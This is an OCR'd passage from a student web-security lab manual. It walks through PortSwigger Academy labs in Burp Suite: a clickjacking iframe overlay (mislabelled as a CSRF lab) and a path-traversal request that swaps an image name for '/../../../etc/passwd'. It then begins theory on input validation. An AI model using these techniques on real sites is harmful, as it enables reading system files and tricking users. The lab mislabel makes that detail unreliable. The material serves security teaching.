
STEP 1: Open Burp suite community edition. Click on temporary project and then on next.



STEP 2: Click on start burp.



STEP 3: In order to setup a proxy, click on proxy.




STEP 4:


- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.

STEP 5: On burp suite, click on open browser.


STEP 6: The chromium browser opens up.




STEP 7: Search for portswigger website and click on login.




STEP 8: Login by using the credentials.



STEP 9: Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.




STEP 10: Click on access the lab.



STEP 11:

- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.



STEP 12:

- Click on go to exploit server.

- Remove the body part.


STEP 13:

- Go to the lab page and in that open solution.
- Copy the code that is inside the <style> tag and paste it in a notepad file.
- In notepad, in iframe tag in iframe src, delete the content between “”
- and replace it with the url of the my account page.


STEP 14:

- Change the values of height, width, opacity, top and left values in notepad file.

- Copy and paste the content of notepad file in the exploit server page’s body part.





- Click on view exploit.




STEP 15:

- In body part, arrange test me button on delete button by adjusting the pixels.
- Also, change the test me button to click me.






STEP 16: Go to exploit server page, scroll down, click on store and than click deliver exploit to victim.



- Lab is solved successfully.



Conclusion: After performing this practical we learnt, Clickjacking attacks: we have trained to identify and exploit clickjacking vulnerabilities in a web application to trick users into clicking on malicious links.

PRACTICAL – 9

AIM: Security configuration issues: This practical could involve identifying and exploiting vulnerabilities resulting from insecure web application configurations.

THEORY:

1) What is Security Configuration issues?

➢ Security configuration issues occur when system or application settings are missing, incorrect, or not implemented securely. These misconfigurations create vulnerabilities that attackers can exploit to gain unauthorized access to your systems, data, and resources.

2) What is impact of the this?

➢ Data breaches: Attackers can access sensitive data like financial information, personal details, or intellectual property.

➢ Financial losses: Businesses can face fines, legal costs, and reputational damage.

➢ Disrupted operations: Attacks can prevent access to critical systems or data, impacting business continuity. Common types:

➢ Unnecessary features or services: Leaving unused ports, applications, or accounts enabled creates attack points.

➢ Default settings: Not changing default passwords or configurations leaves systems vulnerable to known exploits.

➢ Weak access controls: Granting excessive permissions or using weak passwords opens doors for attackers.

➢ Insecure encryption: Outdated or poorly implemented encryption can leave data exposed.

➢ Logging and monitoring: Inadequate logging or failure to monitor alerts can make it hard to detect and respond to attacks.

3) How to prevent it?

➢ Apply security best practices: Implement strong password policies, least privilege principles, and regular security updates.


➢ Use secure configuration tools: Automate configuration management and vulnerability scanning to identify and address issues.

➢ Monitor and log activity: Continuously monitor systems for suspicious activity and log events for analysis.


➢ Stay informed: Keep up-to-date on the latest security threats and vulnerabilities.

- **For Exploit it…..**


➢ Open the Browser, after that open the Portswigger lab.




➢ After That access the lab.




➢ Here Click on any image and capture the request in the Burp suite.




➢ Send this to repeater.




➢ Now replace the 36.jpg with (/../../../etc/passwd).



➢ Now Click On send.....



➢ Now go to the Browser and refresh the web page.



➢ The lab is solved.

Conclusion: After performing this practical we learnt about Security configuration issues: This practical is involved in identifying and exploiting vulnerabilities resulting from insecure web application configurations.

PRACTICAL-10

AIM: Input validation and sanitization: Students can be given hands-on experience in testing the input validation and sanitization mechanisms of a web application and identifying vulnerabilities.

THEORY:

1) What is meant by input validation and sanitization?

Validation checks if the input meets a set of criteria (such as a string contains no standalone single quotation marks). Sanitization modifies the input to ensure that it is valid (such as doubling single quotes). You would normally combine these two techniques to provide in-depth defense to your application.

2) Need of input validation and sanitization.

By validating user input, we can ensure that the data is safe and appropriate for its intended use. Let's explore some common examples of input validation:

